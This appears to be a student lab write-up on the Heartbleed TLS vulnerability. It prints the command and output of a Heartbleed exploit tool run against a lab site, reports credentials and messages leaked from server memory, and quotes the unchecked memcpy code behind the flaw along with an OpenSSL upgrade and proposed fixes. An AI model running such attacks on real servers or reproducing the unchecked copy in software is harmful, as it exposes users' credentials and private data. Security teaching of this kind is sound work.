

Josh Braden & Yesenia Valles
Lab 7
4/3/18 Heartbleed Attack

Ran ifconfig on victim, pulled IP address, changed hosts file for attacker.



Browsed to site and logged in as “admin”, and sent Boby a message:



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





In our first attempt, we received credentials for the username and password.


Running the attack a few more times resulted in the message being discovered:

Task 2

2.1 *As the length variable decreases, what kind of difference can you observe?*

As the length variable decreases, we receive less data than those with a higher length variable.

2.2: Using an attack length of 22 bytes results in an empty response:



However, using length 23 results in data being returned:

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
```
[03/29/2018 09:43] seed@ubuntu:~$ sudo python attack.py www.heartbleedlabelgg.co
m --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAABC.c..Ga.C&.3.).~K

[03/29/2018 09:44] seed@ubuntu:~$
```

Upgraded openssl

```
C[03/29/2018 10:51] seed@ubuntu:~$ sudo apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 572 not upgraded.
1 not fully installed or removed.
Need to get 0 B/519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
(Reading database ... 200334 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.10 (using .../openssl_1.0.1-4ubuntu5
Unpacking replacement openssl ...
Setting up man-db (2.6.1-2ubuntu1) ...
Updating database of manual pages ...
Setting up openssl (1.0.1-4ubuntu5.39) ...
```

3.1: After the upgrade, when performing the attack we were not able to infiltrate the system.



3.2
The problematic section of code is below:

```
// copy payload
memcpy(bp, pl, payload); /* pl is the pointer which
                          * points to the beginning
                        * of the payload content */
```

Because there isn't any check to determine whether or not 'pl' is a valid value, a memory breach can occur. Three solutions are proposed:
Alice's solution requires the program to know the allowed boundary while performing the copy, which could be difficult to implement.
Eva's solution requires the server to calculate the packet size at runtime, and although this entails overhead in the server application, it is less computationally demanding than Bob's proposal, which requires both calculation and comparison to validate the packet length.